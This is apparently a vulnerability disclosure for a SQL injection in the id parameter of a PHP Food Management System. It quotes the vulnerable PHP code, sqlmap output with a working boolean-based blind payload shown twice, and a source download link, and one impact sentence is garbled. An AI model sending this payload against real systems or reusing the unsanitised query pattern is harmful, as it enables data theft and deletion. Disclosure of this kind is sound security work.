
SQL injection vulnerability exists in id parameter of item_edit_submit.php file of Food Management System


Important user data or system data may be leaked and system security may be compromised

The environment is secure and the information can be used by malicious users.



```
if(isset($_POST['action']) && $_POST['action']=="updateType")
{
    $type_id = $_POST['id'];
    $type_nm = $_POST['type_nm'];
    $type_status = $_POST['type_status'];
    $date = date("Y-m-d h:i:s");

    $sql=mysqli_query($con, "UPDATE  itemtype SET item_type='$type_nm', active_status='$type_status',
    date_modified='$date' WHERE sl_no='$type_id'");
    if($sql){
        echo "success";
    }
}
else if(isset($_POST['action']) && $_POST['action']=="deleteType")
{
    $type_id = $_POST['id'];
//  $sql = mysql_query("Update itemtype set delete_status=0 WHERE sl_no='$type_id'");
$sql = mysqli_query($con, "DELETE FROM itemtype WHERE sl_no='$type_id'");
```



```
sqlmap identified the following injection point(s) with a total of 306 HTTP(s) requests:
---
Parameter: id (POST)
    Type: boolean-based blind
    Title: AND boolean-based blind - WHERE or HAVING clause (subquery - comment)
    Payload: action=deleteType&id=1' AND 2883=(SELECT (CASE WHEN (2883=2883) THEN 2883 ELSE (SELECT 5754 UNION SELECT
9330) END))-- -
---
```

“

Parameter: id (POST)

Type: boolean-based blind

Title: AND boolean-based blind - WHERE or HAVING clause (subquery - comment)

Payload: action=deleteType&id=1' AND 2883=(SELECT (CASE WHEN (2883=2883) THEN 2883 ELSE (SELECT 5754 UNION SELECT 9330) END))-- -

---

“

Source Download：

https://www.kashipara.com/project/php/12086/food-management-system-php-project-source-code